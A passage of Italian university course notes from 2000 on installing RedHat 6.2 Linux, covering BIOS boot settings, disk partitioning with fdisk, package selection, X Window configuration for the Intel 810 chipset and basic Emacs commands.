Nel BIOS fare modifiche solo quando si conosce bene il significato. In genere si entra solo nel *STANDARD CMOS SETUP* (orologio, dischi fissi e floppy) e nel *BIOS FEATURES SETUP*. Del primo si ha bisogno quando si cambia il disco fisso, per l'installazione di Linux bisogna talvolta nel secondo reimpostare la *Boot Sequence* a *CDROM,A,C* oppure, su altri BIOS, *First Boot Device ... CDROM*, *Second Boot Device ... Floppy*, *Third Boot Device ... HD-1*.

Questa settimana

10 Installare Linux
La Boot Sequence nel BIOS
Il BIOS

11 Installazione di RedHat 6.2 (modo testo e modo grafico)

12 Le partizioni
La numerazione dei dischi fissi
Cosa installare

13 Composizione della distribuzione RedHat 6.2

14 fdisk
Libri
Linuxmeeting a Bologna

Il BIOS

Il contenuto della memoria centrale (comunemente detta *RAM*) viene cancellato quando si spegne il computer. Su ogni computer deve esistere però anche almeno un po' di memoria non volatile per contenere i programmi e le informazioni di cui il computer ha bisogno per saper come iniziare a lavorare quando lo si accende (in questa primissima fase il computer non può ancora accedere ai dischi fissi), realizzata in parte come ROM (*read only memory*) non modificabile, mentre i dati di configurazione del **BIOS** (*basic input output system*) della scheda madre (compresi i parametri di accesso ai dischi fissi), chiamato spesso "il BIOS", che controlla al livello più basso le operazioni del PC, sono contenuti in una RAM speciale (meno di 100 B) che si chiama *NVRAM* (*non-volatile random-access memory*), modificabile (con cautela) dall'utente e realizzata come un chip di memoria dotato di un'apposita batteria che gli fornisce l'energia quando il computer è spento. I circuiti di questo chip sono fabbricati in tecnologia *CMOS* (*complementary metal oxide semiconductor*) che richiede pochissima corrente (e che in verità è ormai utilizzata anche in molti altri circuiti del PC). Il chip contiene anche un orologio elettronico (*real time clock*).

Anche altre schede, ad esempio la scheda grafica, possiedono un BIOS, normalmente contenuto in una ROM. Talvolta, come su alcuni PC del nostro laboratorio (quelli con il chipset 810 dell'Intel), il BIOS grafico è contenuto nella ROM della scheda madre. I BIOS aggiuntivi in genere vengono collegati già in fase di accensione con il BIOS della scheda madre.

Installazione di RedHat 6.2 in modo testo

Inseriamo il CD e dopo il reboot al prompt battiamo *text*.

Prima scegliamo la **lingua** che verrà utilizzata nei dialoghi, poi la **tastiera** portoghese *pt-old*. Così arriviamo alla schermata di benvenuto di **RedHat Linux**.

Selezionare assolutamente **Custom** nella schermata successiva in cui bisogna scegliere il **tipo di installazione**! Se non è già stato fatto, a questo punto bisogna sistemare le **partizioni**. Appare un menu in cui si può scegliere tra **Disk Druid** e **fdisk**. Usiamo **fdisk**, il cui uso è spiegato separatamente. Per entrare in **fdisk** bisogna scegliere *Modifica* (o *Edit*) nel menu che segue, e per uscire *Fine* (*Done*). Arriviamo così alla schermata di **Disk Druid**, un programma che poteva essere usato anche per le partizioni, ma è meno flessibile (ad esempio nell'assegnazione dei numeri alle partizioni) di **fdisk**. Lo usiamo invece per indicare a quali directory dovranno corrispondere le partizioni (stabilendo il *mount point*). In verità qui bisogna montare solo la partizione che corrisponderà alla directory root /, le altre possono essere montate dopo l'installazione. Così si diminuisce anche il rischio che vengano formattate per sbaglio. Stare molto attenti ai numeri delle partizioni e abituarsi a usare la 1 sempre per Windows. Fare una piccola pausa e guardare bene prima di andare avanti per evitare il rischio di distruggere partizioni che contengono dati che vogliamo conservare.

Viene poi chiesto quali sono le partizioni da **formattare**, anche qui usare le stesse precauzioni. L'opzione *Check for bad blocks while formatting* è quasi sempre superflua e fa durare la formattazione molto più a lungo.

Seguono le schermate di **LILO**. Nella prima schermata si può deselezionare il *modo lineare*, ma forse non fa differenza. Viene chiesto dove installare LILO, sceglieremo l'**MBR** (*master boot record*). LILO può essere riconfigurato con Linux installato, per il momento decidiamo che parta dalla partizione che contiene la directory /.

Impostiamo poi il *hostname* ad esempio *em129.unife.it* e nel menu successivo togliamo l'asterisco da *Use bootp/dhcp* e inseriamo i parametri nel modo seguente:

```
IP address:              192.167.222.129 (ad esempio)
Netmask:                 255.255.255.0
Default gateway (IP):    192.167.222.1
Primary nameserver:      192.167.219.2
```

Poi si imposta il **mouse** (vedere che attacco ha e quanti tasti). Invece di una marca spesso si può scegliere *Generic Mouse*). Per i mouse a due tasti bisogna aggiungere l'emulazione di tre tasti.

Nell'impostazione del **fuso orario** scegliamo *Europe/Rome*.

Verranno poi chieste la password di root e la creazione di almeno un nuovo account. Possiamo saltare **l'autenticazione**.

Adesso siamo pronti per scegliere i **pacchetti** di software che vogliamo installare. Indicazioni per la scelta si trovano sulle prossime pagine di questi appunti. L'opzione **everything** comprende 1.7 GB e quindi bisogna togliere qualcosa.

Saltiamo la configurazione dei parametri per **X Window** (l'interfaccia grafica di Unix) che è complessa e può essere effettuata dopo l'installazione.

Se si voleva solo sperimentare l'installazione, tornare indietro! Infatti appare la schermata **Installation to begin**, che è l'ultimo punto per tornare indietro! Fare una pausa e solo se si è sicuri di voler veramente effettuare la formattazione e installazione andare avanti con *OK*. In tal caso si vedrà una schermata in cui è visualizzato il progresso dell'installazione - ma non si può più intervenire. Se veramente ci si accorge solo qui che si sta per sbaglio formattando una partizione che contiene dati importanti, fare subito il reboot con *Ctrl-Alt-Canc*, perché probabilmente si riuscirà a salvare qualcosa con **fsck**.

Dopo l'installazione dei pacchetti saltiamo di nuovo la configurazione di **X Window** che viene proposta ancora.

Per la **creazione del boot disk** seguire le istruzioni. A questo punto l'installazione è completa.

Installazione di RedHat 6.2 in modo grafico

Per sperimentare anche il modo grafico inseriamo il CD e dopo il reboot battiamo *invio* e se la scheda grafica lo permette vediamo la schermata dell'installazione grafica.

Adesso si sceglie la **lingua** che verrà utilizzata nei dialoghi. Il modo migliore per passare da una schermata all'altra è usare il mouse e cliccare su *Next* (battendo *invio* c'è sempre il rischio di operare troppo in fretta). Nel menu della **tastiera** si sceglie il modello (ad esempio *Generic 102-key PC*) e il layout (preferibilmente quello portoghese). Poi viene chiesto di impostare il **mouse** (vedere che attacco ha e quanti tasti). Invece di una marca spesso si può scegliere *Generic Mouse*). Per i mouse a due testi bisogna aggiungere l'emulazione di tre tasti. Chi ha un mouse seriale deve indicare anche la porta (solitamente *ttyS0*).

A questo punto dovrebbe apparire la schermata di **RedHat Linux**, il cui *help* dà le ultime istruzioni preliminarie. Stare molto attenti nella schermata successiva in cui bisogna scegliere il **tipo di installazione**. Selezionare assolutamente **Custom!**. In alto a destra selezionare **fdisk** (tranne nei casi in cui si è sicuri che le partizioni sono già state preparate, come nei PC del laboratorio). Tornare in indietro, se lo si è dimenticato.

Se non è già stato fatto, a questo punto bisogna sistemare le **partizioni**. Bisogna prima scegliere il drive (se si dispone di più di un discho fisso), poi si impostano le partizioni con **fdisk**. L'uso di **fdisk** è spiegato separatamente. Con *Next* si arriva alla schermata di **Disk Druid**, un programma che poteva essere usato anche per le partizioni, ma è meno flessibile (ad esempio nell'assegnazione dei numeri alle partizioni) di **fdisk**. Lo usiamo invece per indicare a quali directory dovranno corrispondere le partizioni (stabilendo il *mount point*). In verità qui bisogna montare solo la partizione che corrisponderà alla directory root /, le altre possono essere montate dopo l'installazione. Così si diminuisce anche il rischio che vengano formattate per sbaglio. Stare molto attenti ai numeri delle partizioni, e abituarsi a usare la 1 sempre per Windows. Fare una piccola pausa e guardare bene prima di andare avanti per evitare il rischio di distruggere partizioni che contengono dati che vogliamo conservare. Viene poi chiesto separatamente quali sono le partizioni da **formattare**, anche qui usare le stesse precauzioni. L'opzione *Check for bad blocks while formatting* è quasi sempre superflua e fa durare la formattazione molto più a lungo.

Segue la schermata di **LILO**. Passare alla schermata successiva, perché LILO può essere riconfigurato con Linux installato.

Per la **configurazione della rete** vedere l'articolo a parte. La rete può essere configurata dopo. Ciò vale anche per l'impostazione del **fuso orario** che però può essere fatta subito scegliendo *Europe/Rome*.

Verranno poi chieste la password di root e la creazione di almeno un nuovo account. La schermata riguardante **l'autenticazione** può essere saltata.

Adesso siamo pronti per scegliere i **pacchetti** di software che vogliamo installare. Indicazioni per la scelta si trovano sulle prossime pagine di questi appunti.

La successiva configurazione dei parametri per **X Window** (l'interfaccia grafica di Unix) è talvolta piuttosto complessa e viene spiegata a parte. Qui è particolarmente importanto disporre dei dati tecnici per il monitor e la scheda grafica.

Appare la schermata **Preparing to install**, che è l'ultimo punto per tornare indietro (con *Ctrl-Alt-Canc*)! Fare una pausa e solo se si è sicuri di voler veramente effettuare la formattazione e installazione cliccare su *Next*. In tal caso si vedrà una schermata in cui è visualizzato il progresso dell'installazione - ma non si può più intervenire. Se veramente ci si accorge solo qui che si sta per sbaglio formattando una partizione che contiene dati importanti, fare subito il reboot con *Ctrl-Alt-Canc*, perché probabilmente si riuscirà a salvare qualcosa con **fsck**.

Per la **creazione del boot disk** seguire le istruzioni. A questo punto l'installazione è completa.

Le partizioni

Ogni disco fisso può essere suddiviso in al massimo quattro partizioni reali, i cui parametri (64 B) vengono memorizzati nel primo settore del disco e insieme al programma di caricamento (446 B) che viene chiamato dal BIOS ad ogni avvio del sistema costituiscono il *master boot record* (*MBR*). In tutto il primo settore (come tutti gli altri) è grande 512 B, i due byte che rimangono costituiscono la cosiddetta *signatura*. Che per la tabella delle partizioni sono disponibili solo 64 B è la ragione per cui non ci possono essere più di 4 partizioni reali. I settori sono le unità logiche fondamentali di un disco fisso. Una delle partizioni reali (ma non quella che contiene l'MBR) può essere a sua volta suddivisa in partizioni apparenti o *logiche* e in tal caso si chiama *partizione estesa*, le altre (al massimo tre) si chiamano *partizioni primarie*. Le partizioni reali hanno i numeri 1-4, le partizioni logiche i numeri da 5 in su (anche quando ci sono meno di 4 partizioni reali). Abbiamo chiamato partizione reale anche l'eventuale partizione estesa, perché la sua dimensione deve essere uguale alla somma delle dimensioni delle partizioni logiche in essa contenute.

Nella fase di avvio il kernel di Linux si deve trovare all'interno di una partizione il cui *cilindro* (formale o astratto) massimale sia minore di 1024. Per ottenere ciò, per dischi molto grandi e fissando la partizione 1 per Windows, si può (sotto RedHat) assegnare la partizione 2 (di 32 MB ad esempio) alla directory **/boot**, usare la partizione 3 come partizione di **swap** (64-128 MB) e creare la partizione 4 come partizione estesa per contenere / e */home*. Siccome il numero massimo delle partizioni logiche è abbastanza alto (circa 63), si possono anche creare partizioni apposite per **/usr/local** (dove vengono installati i programmi che non sono compresi nelle distribuzioni e non devono essere cancellati negli upgrade).

***

Per ridurre una partizione Windows già esistente si può usare il programma commerciale **Partition Magic** oppure iniziare a lavorare con la Mandrake 7.1 che contiene un programma analogo e passare a RedHat 6.2 dopo la fase di partizionamento. Il modo migliore comunque è chiedere già all'acquisto del PC che Windows venga installata su una partizione ridotta (1-2 GB).

La numerazione dei dischi fissi

Dischi fissi e CD-ROM di tipo *IDE* sono riconoscibili dalla sigla *hd* (dispositivi *SCSI* invece da *sd*), che viene continuata nel modo seguente: **hda** per il master primario, **hdb** per lo slave primario, **hdc** per il master secondario, **hdd** per lo slave secondario. In genere il drive CD corrisponde a uno degli slave, controllare con **file /dev/cdrom**.

A questo punto vengono aggiunti i numeri della partizioni, e siccome sotto Unix e Linux si tratta di files che stanno nella directory dei *dispositivi* (*devices*) **/dev**, i nomi completi delle partizioni sono ad esempio **/dev/hda1**, **/dev/hda2**, ..., **/dev/hdc1** ecc.

Il drive per i dischetti corrisponde invece al dispositivo **/dev/fd0** (un secondo drive a **/dev/fd1**, quindi in questo caso il numero non indica una partizione - i dischetti non vengono partizionati).

Cosa installare

Printer Support. Se si vuole usare la stampante: +

X Window System. È la complessa e sofisticata interfaccia grafica per Unix/Linux. È necessaria per poter utilizzare i vari *window manager* e ambienti grafici a disposizione e per l'esecuzione di software grafico. Contiene anche **Netscape**. Non si chiama "X Windows", ma "X Window". +

GNOME. Ambiente grafico per X Window (*GNU Network Object Model Environment*). Chi vuole, lo può provare, ma prima si dovrebbero imparare i normali comandi Unix, utilizzando (sotto X Window) un emulatore di terminale come **xterm** o **nxterm**. =

KDE. Ambiente grafico per X window con window manager integrato. La sigla significa *K Desktop Environment* con la *K* che apparentemente non ha un significato particolare. Per il resto stesso discorso come per *GNOME*. =

Mail/WWW/News. Posta elettronica (pine, fetchmail), lynx, Usenet. +

DOS/Windows Connectivity. Per accedere ai files DOS/Windows e a condividerli. Contiene **mtools**. +

Graphics Manipulation. Creazione e elaborazione di immagini. =+

X Games. Giochi. –=

X Multimedia Support. Strumenti multimediali sotto X Window. A seconda dell'uso che si vuole fare del computer: –+

Networked Workstation. Programmi per la connessione in rete. Quando la rete c'è: +

Dialup Workstation. Necessario per la connessione telefonica via modem. Se non si usa il modem: –

News Server. Server Usenet. –

NFS Server. Un server NFS permette l'accesso al proprio filesystem, e potrebbe per esempio essere utilizzato per consentire il caricamento di Linux o altro software da questo server. –

SMB (Samba) Connectivity. *Samba* è un programma per la connessione tra sistemi Windows e sistemi Linux. –+

Anonymous Ftp Server. Per il laboratorio: –

Web Server. Può essere utile a casa, per preparare e sperimentare le proprie pagine web. –+

DNS Server. Traduce gli indirizzi Internet numerici in nomi IP. –

Postgres Server. Database nel linguaggio SQL. Nel laboratorio: –

Network Management Workstation. Amministrazione di reti. –

Authoring/Publishing. TEX e Latex. +

Emacs. Emacs. +

Development. Per la programmazione. +

Kernel Development. Codice sorgente per il kernel di Linux. Serve (?) quando si deve ricompilare il kernel, operazione che oggi è raramente necessaria. Pero: +

Clustering. –

Utilities. –

\+ ... da installare, = ... si può usare o anche no, – ... non serve.

Composizione della distribuzione RedHat 6.2 (/cdrom/RedHat/base/comps)

Base basesystem !alpha: mkbootdisk linuxconf gd ldconfig chkconfig ntsysv mktemp setup setuptool filesystem MAKEDEV SysVinit alpha: aboot i386: apmd ash at authconfig bash bc bdflush binutils bzip2 console-tools cpio cracklib-dicts cracklib crontabs dev diffutils e2fsprogs ed sparc: ethtool eject etcskel file fileutils findutils gawk gdbm getty_ps gmp gpm gnupg grep groff gzip hdparm info initscripts alpha: isapnptools i386: isapnptools kbdconfig kernel kernel-utils i386: ld.so sparc: ld.so less ldconfig i386: libc glib glibc kudzu libstdc++ libtermcap i386: lilo logrotate losetup (lang ja_JP): locale-ja mailcap mailx man !alpha: mkinitrd sparc: genromfs mingetty modutils mount mouseconfig mt-st ncompress ncurses net-tools newt passwd pam pciutils i386: kernel-pcmcia-cs procmail procps sparc: prtconf psmisc popt pump pwdb quota raidtools readline redhat-logos redhat-release rootfiles rpm sash sed setserial sendmail shadow-utils sh-utils sparc: silo slang slocate sparc64: sparc32 stat sysklogd tar rmt termcap textutils time timeconfig tmpwatch utempter util-linux vim-minimal vim-common vixie-cron anacron which zlib sparc: perl sparc: tcsh

Printer Support chkfontpath groff-perl perl tcsh lpr mpage rhs-printfilters libpng ghostscript pnm2ppa ghostscript-fonts urw-fonts XFree86-xfs XFree86-libs

X Window System @ Printer Support i386: netscape-communicator i386: netscape-common sparc: netscape-communicator sparc: netscape-common sparc: compat-libs sparc: compat-glibc usermode gtk+ glib10 gtk+10 gnome-linuxconf libjpeg libtiff libgr-progs ImageMagick imlib libungif ORBit audiofile Mesa gnome-audio gnome-libs esound libpng X11R6-contrib xinitrc XFree86 XFree86-75dpi-fonts (lang ru_RU.KOI8-R): XFree86-cyrillic-fonts (lang tr_TR): XFree86-ISO8859-9-75dpi-fonts (lang cs_CZ): XFree86-ISO8859-2-75dpi-fonts (lang pl_PL): XFree86-ISO8859-2-75dpi-fonts (lang ro_RO): XFree86-ISO8859-2-75dpi-fonts (lang sl_SI): XFree86-ISO8859-2-75dpi-fonts (lang sk_SK): XFree86-ISO8859-2-75dpi-fonts freetype sparc: XFree86-Sun XFree86-libs Xaw3d xsri Xconfigurator control-panel expect !alpha: kernelcfg fortune-mod fvwm2 fvwm2-icons gpgp gv helptool ical indexhtml libgr rxvt m4 mkxauth sharutils modemtool netcfg printtool tkinter pygnome pygtk python pythonlib timetool tcl tclx tix wmconfig switchdesk tetex-xdvi tetex-fonts tk tksysv !alpha: rpm-python !alpha: up2date xloadimage xpm xpdf xscreensaver

GNOME @ X Window System audiofile bug-buddy control-center desktop-backgrounds ee enlightenment enlightenment-conf esound extace fnlib gdm glade glib gtk+ gtk-engines mc gftp gedit gmc gnome-audio gnome-audio-extra gnome-core gnome-libs gnome-pim gnome-users-guide gnome-utils gnorpm gnotepad+ gnumeric gqview gtop guile umb-scheme imlib imlib-cfgeditor libglade libghttp libgtop librep libxml libxml10 magicdev ORBit pygnome-libglade pygtk-libglade sawmill sawmill-gnome switchdesk-gnome rep-gtk rep-gtk-libglade xchat xscreensaver

KDE @ X Window System kdeadmin kdebase kdebase-lowcolor-icons kdelibs kdesupport kdeutils kdpms korganizer kpackage kpilot qt qt1x libstdc++ pilot-link switchdesk-kde zip unzip

Mail/WWW/News Tools ? X Window System exmh xrn xmailbox krb5-configs krb5-libs elm fetchmail inews indexhtml ispell lynx tcsh metamail mutt nmh pine sharutils perl slrn tin trn urlview words

DOS/Windows Connectivity dosfstools mtools zip tcsh samba-common samba-client perl unzip

Graphics Manipulation ? X Window System gimp gimp-libgimp ImageMagick xpaint xmorph ? KDE kdegraphics tcsh libgr-progs libgr libtiff libpng libjpeg

Games ? X Window System xbill xboard gnuchess xboing xfishtank xgammon xjewel xpat2 i386: xpilot xpuzzles xtrojka ? GNOME gnome-games ? KDE kdegames kdetoys fortune-mod i386: svgalib i386: perl i386: tcsh trojka

Multimedia Support ? X Window System multimedia xmms libxml playmidi-X11 ? GNOME gnome-media ? KDE kdemultimedia autorun sndconfig audiofile aumix esound !sparc: awesfx sparc: audioctl cdp mpg123 playmidi sox mikmod

Networked Workstation @ Printer Support bind-utils finger ftp fwhois indexhtml ipchains nfs-utils ncftp iputils pidentd portmap rdate rsh rusers rwho talk tcp_wrappers telnet traceroute yp-tools ypbind ? KDE kdenetwork

Dialup Workstation @ Networked Workstation ppp dip lrzsz minicom !sparc: statserial uucp wvdial ? GNOME rp3 ? KDE kppload

–hide Network Server @ Networked Workstation inetd talk-server telnet-server rusers-server rwall-server finger-server rsh-server tftp-server ypserv

News Server @ Network Server inn cleanfeed

NFS Server @ Network Server portmap nfs-utils

SMB (Samba) Server @ Network Server samba samba-client samba-common

!alpha:0 IPX/Netware(tm) Connectivity !alpha: @ Network Server !alpha: ipxutils !alpha: mars-nwe !alpha: ncpfs !alpha:

Anonymous FTP Server @ Network Server inetd wu-ftpd anonftp

Web Server @ Network Server apache freetype mod_perl php

DNS Name Server @ Network Server bind bind-utils caching-nameserver

Postgres (SQL) Server @ Network Server postgresql postgresql-server postgresql-devel

Network Management Workstation @ Network Server ucd-snmp ucd-snmp-utils rdate rdist tcpdump yp-tools

Authoring/Publishing ? X Window System tetex-xdvi dialog tetex tetex-dvips tetex-latex tetex-dvilj tetex-fonts tetex-afm libpng jade jadetex sgml-common sgml-tools perl tcsh docbook stylesheets

Emacs ? X Window System emacs-X11 ? Authoring/Publishing psgml emacs emacs-nox

Development m4 autoconf automake i386: dev86 ElectricFence bash2 bison byacc cdecl ctags tcsh cvs sparc: elftoaout flex cproto gettext diffstat indent texinfo make man-pages patch rcs binutils egcs cpp gdb kernel-headers glibc-devel krb5-libs krb5-devel krb5-configs pmake strace libtool gd-devel gdbm-devel gpm-devel kudzu-devel libgr libgr-devel libpng libpng-devel libtiff libtiff-devel libjpeg libjpeg-devel libtermcap-devel libungif-devel i386: ltrace ncurses-devel newt-devel pciutils-devel perl python readline-devel rpm-devel rpm-build slang-devel sgml-tools jade sgml-common i386: svgalib i386: svgalib-devel zlib-devel egcs-c++ linuxconf-devel ? X Window System XFree86-devel Xaw3d-devel Mesa-devel glib-devel gtk+-devel libglade i386: memprof xpm-devel xxgdb ? GNOME ORBit-devel audiofile-devel control-center-devel egcs-objc esound-devel fnlib-devel gnome-core-devel gnome-games gnome-games-devel gnome-libs-devel gnome-objc gnome-objc-devel gnome-pim-devel imlib-devel libghttp-devel libglade-devel libgtop-devel libxml-devel ? KDE qt-devel qt1x-devel kdelibs-devel kdesupport-devel pilot-link-devel

Kernel Development @ Development kernel-source sparc64: egcs64

Clustering @ Web Server piranha piranha-docs pvm lam ? Development egcs-g77 make_pvm ? X Window System piranha-gui pvm-gui

Utilities ? X Window System irda-utils ? Networked Workstation arpwatch rsync i386: shapecfg dump git lsof screen

–hide Workstation Common @ Printer Support @ X Window System @ Mail/WWW/News Tools @ DOS/Windows Connectivity @ Utilities @ Graphics Manipulation @ Multimedia Support @ Networked Workstation @ Dialup Workstation @ Authoring/Publishing @ Emacs @ Development

–hide GNOME Workstation @ Workstation Common @ GNOME

–hide KDE Workstation @ Workstation Common @ KDE

–hide Server @ Mail/WWW/News Tools @ Printer Support @ Networked Workstation @ Dialup Workstation @ Network Server @ News Server @ NFS Server @ SMB (Samba) Server i386: @ IPX/Netware(tm) Connectivity @ Anonymous FTP Server @ Web Server @ DNS Name Server @ Postgres (SQL) Server @ Network Management Workstation @ Emacs @ Development @ Utilities

fdisk

Stare molto attenti con **fdisk**, un piccolo errore può distruggere il contenuto di tutto il disco. Viene chiamato con **fdisk /dev/hda**, se si vuole intervenire sul primo disco. I comandi più importanti sono **m** per la lista dei comandi (usarlo spesso), **p** per vedere la tabella delle partizioni, **q** per uscire senza effettuare le modifiche, **w** per effettuare (senza possibilità di correzione!) le modifiche, **n** per creare una nuova partizione, **l** per vedere l'elenco dei numeri (esadecimali) corrispondenti ai tipi di partizione (83 per Linux native, 82 per swap, da fare prima di **t**), **t** per cambiare il tipo di una partizione, **d** per cancellare una partizione. Le modifiche diventano valide quando si batte **w**. Prima di **w** si può anche eseguire **v** (*verify*) per un controllo – ma non scambiarlo con **w**!

Assumiamo che abbiamo già una prima partizione per Windows che non vogliamo toccare. Per creare tre altre partizioni primarie, di cui la 2 e la 4 di tipo Linux native e la 3 di tipo swap, procediamo così (nella prima colonna stanno i comandi, seguiti a destra dalle risposte alle domande di **fdisk**):

```
n   p   2    invio   +1600M
p
n   p   3    invio   +128M
p
t   3   82
p
n   p   4    invio   invio
p
w
```

In questo modo, quando con la RedHat torniamo a *DiskDruid*, possiamo montare la partizione 2 su / e la partizione 4 su **/home**, mentre la 3 è usata come swap. Probabilmente per un PC a casa o nel nostro laboratorio questa è la disposizione migliore. Se vogliamo, come abbiamo fatto per allenamento, introdurre partizioni estese, possiamo fare così:

```
n   p       2        invio   +32M
p
n   p       3        invio   +128M
p
t   3       82
p
n   e       4        invio   invio
p
n   invio   +1600M
p
n   invio   invio
p
w
```

In questo modo otteniamo le partizioni primarie 1-3 e la partizione estesa 4 che contiene le partizioni logiche 5 e 6. La 2 la possiamo montare su **/boot**, la 5 su / e la 6 su **/home**. La partizione 3 è usata come swap. Talvolta, forse quando la partizione estesa non è la quarta, quando si chiede una nuova partizione viene anche chiesto se si desidera una partizione primaria oppure logica.

Quando nella tabella delle partizioni dopo la dimensione di una partizione appare un +, ciò significa che questa partizione contiene un numero dispari di settori. Siccome Linux opera con blocchi di due settori (1024 B), ciò implica che ci sono settori non utilizzati.

Esiste un programma più bello, **cfdisk**, il quale sotto RedHat però sembra che possa essere usato solo quando Linux è già stato installato.

Libri

M. Bechis/S. Monasterolo: Linux. Tecniche Nuove 2000, 190p. Lire 14.000. Si trova nell'armadietto dell'aula 9.

Ottimo prontuario tascabile (installazione, configurazione, comandi della shell). Ben organizzato, molte tabelle, si trova tutto velocemente.

M. Kofler: Linux. Addison-Wesley Italia 2000, 570p. Lire 98.000. Presto in biblioteca. Nell'armadietto dell'aula 9 si trova l'edizione tedesca.

Traduzione parziale (di circa 2/3) della penultima edizione tedesca (1999), considerata uno dei migliori libri su Linux. Il rapporto prezzo/utilità però non è buono.

J. Friedl: Mastering regular expressions. In biblioteca.

È un libro che va abbastanza in profondità, potrebbe essere utile leggere ogni tanto una decina di pagine per familiarizzarsi con il concetto di *espressione regolare.* Vedere soprattutto quello che scrive a proposito di **grep** e **Perl**. Le espressioni regolari sono uno strumento utilissimo in molti compiti di amministrazione di sistema e di trasformazione di dati testuali.

S. Mann/E. Mitchell: La sicurezza dei sistemi con Linux. Mondadori 2000, 580p. Lire 100.000. Fra poco in biblioteca.

Una trattazione sistematica dei problemi di sicurezza su un sistema Unix e delle tecniche di protezione, di cui nel corso si potrà parlare molto poco.

Linuxmeeting a Bologna

Dal 28 al 29 ottobre alla facoltà di economia dell'università di Bologna si svolgerà il Linuxmeeting (per informazioni consultare *www.linuxmeeting.net*). Sono previste molte conferenze interessanti, ad esempio sul futuro del software libero, su *Gimp*, su *Python*, un linguaggio di programmazione molto popolare in America, su problemi di sicurezza, sul software didattico.

Uno dei relatori sarà Mauro Tortonesi, studente di ingegneria elettronica a Ferrara e uno dei fondatori del Linux User Group ferrarese, che parlerà sulla transizione a IPv6, la futura versione 6 del protocollo IP.

SISTEMI di ELABORAZIONE
dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 4 ◇ 26 Ottobre 2000

Configurare X Window

*Il file **/etc/X11/XF86Config** contiene la configurazione di X Window e consiste delle sezioni (sections) presentate sulla pagina 19. Può contenere altre sezioni, che però sono raramente necessarie. Questo file viene riscritto dai programmi di configurazione dell'interfaccia grafica. La cosa migliore è mantenere varie versioni nella **/home** e copiare da lì la versione che si vuole utilizzare in **/etc/X11**.*

Tranne che per la sezione "Files" il file può contenere più sezioni dello stesso tipo, ad esempio più di una sezione "Screen", ma è meglio mantenere per ogni configurazione un file separato con una sola sezione per tipo.

*Esistono vari programmi per la configurazione (**XF86Setup**, **Xconfigurator**, **xf86config**) e si possono anche usare i tools di configurazione di RedHat (**setup**, **linuxconf**), ma il modo più sicuro e migliore è comprendere il contenuto di **XF86Config** e di redigere a mano questo file. Giocare con questi programmi (o con **xvidtune**) può essere abbastanza pericoloso per il monitor e la scheda grafica. Tornare subito indietro da X (con Ctrl-Alt-Backspace) quando durante una prova il monitor non si presenta normale entro 1-2 secondi.*

***XF86Setup** è descritto nel Vol. 2 dei Quaderni di Linux & C, pagg. 12-17, ma bisogna stare attenti. Se necessario, può essere installato con **rpm -ivh XFree86-XF86Setup-3.3.6-20.i386.rpm** dal CD. Il programma può essere utile per leggere le istruzioni (README) per una determinata scheda grafica (queste istruzioni si trovano comunque nella directory **/usr/X11R6/lib/X11/doc**, che contiene anche ad esempio il file README.Config, però non è molto aggiornata). Versioni più recenti si trovano su http://www.linuxdoc.org/HOWTO/ - cercare XFree86-Video-Timings-HOWTO.*

Emacs - comandi fondamentali

Nella nostra interfaccia grafica Emacs può essere invocato tramite *Alt-e*, dalla consolle con **emacs**. Abituarsi ad usare la tastiera, e fare a meno del menu (di cui serve solo la funzione *Select and Paste* sotto *Edit*).

I tasti funzione: f1 per vedere l'elenco dei buffer attivi, **f2** e **f3** liberi, **f4** per uscire da Emacs, **f5** per tornare all'inizio del buffer e all'impostazione fondamentale, **f6** per andare alla fine del buffer, **f7** per avere tutta la finestra per il buffer di lavoro, **f8** per salvare il buffer nel file dello stesso nome, **f9** per poter inserire un comando, **f10** per le sostituzioni, **f11** e **f12** liberi.

In un'impostazione di default invece di **f4** si usa **ˆxc**, e **ˆxs** invece di **f8**.

Comandi di movimento:
ˆa per andare all'inizio della riga, **ˆe** per andare alla fine della riga, **ˆf** per andare avanti di un carattere, **ˆb** per andare indietro di un carattere, **ˆp** per andare una riga in su, **ˆn** per andare una riga in giù, **ˆv** per andare in giù di circa 3/4 di pagina, **ˆz** per andare in su di circa 3/4 di pagina, **ˆcv** per salvare il buffer e passare a un eventuale secondo buffer nella stessa finestra.

Funzioni di ricerca: ˆs ricerca in avanti, **ˆr** ricerca all'indietro. Molto comodi e potenti.

Altri comandi: ˆo per aprire una riga (si usa spesso), **ˆk** per cancellare il resto della riga, **ˆy** per incollare, **ˆtu** per annullare l'effetto di un comando precedente, *TAB* o **ˆxf** per aprire un file.

I tre comandi più importanti: ˆg per uscire da un comando e, come abbiamo già visto, **ˆxc** o **f4** per uscire, **ˆxs** o **f8** per salvare il file.

Comandi di aiuto: ˆth a informazioni su funzioni il cui nome contiene una stringa, **ˆtw** informazioni su una funzione di un certo nome, **ˆth k** informazioni sull'effetto di un tasto.

Questa settimana

15 Configurare X Window
Emacs - comandi fondamentali
Il chipset Intel 810
16 Il monitor CRT
I fosfori
17 La fosforescenza
Gli schermi a cristalli liquidi
Come funzionano
Bibliografia
18 Il teorema di Pitagora
Creare la Section "Monitor"
Creare la Section "Screen"
L'adattatore video
Richard Stallman
19 Le sezioni di XF86Config

Il chipset Intel 810

Il chipset 810 (presente su molti PC del nostro laboratorio) dell'Intel ha un controller grafico integrato e non necessita quindi della scheda grafica. Il driver (*X Server*) che fa funzionare X Window (nella versione XFree86 3.3.6) con questo chipset si chiama **XFCom_i810** ed è contenuto nel pacchetto **xfcom_i810-1.2-3.i386.rpm**. Bisogna inoltre aggiungere l'apposito modulo del kernel dal pacchetto sorgente **i810gtt-0.2-4.src.rpm**. Questi due pacchetti si trovano all'URL *http://support.intel.com/support/graphics/intel810/* nella directory *linux-software.htm*, e le istruzioni allo stesso URL nei files *30483.htm*, *linuxinstal.htm* e *linuxreso.htm*.

Per installare il driver bisogna adesso fare **rpm -ivh xfcom_i810-1.2-3.i386.rpm** (*), per installare il modulo si usa prima il comando **rpm --rebuild i810gtt-0.2-4.src.rpm** con cui si crea il pacchetto binario **i810gtt-0.2-4.rpm** nella directory **/usr/src/redhat/RPMS/i386**, che viene poi installato con **rpm -ivh /usr/src/redhat/RPMS/i386/i810gtt-0.2-4.rpm**.

Il comando (*) ha creato il driver **XFCom_i810** che sta nella directory **/usr/X11R6/bin**, e per farlo diventare l'X server utilizzato da X Window bisogna effettuare il link simbolico
ln -s /usr/X11R6/bin/XFCom_i810 /etc/X11/X.

***

xvidtune

Interessante, ma non usarlo da root, e solo per vedere i parametri per la modeline della Section "Monitor".

Il monitor CRT

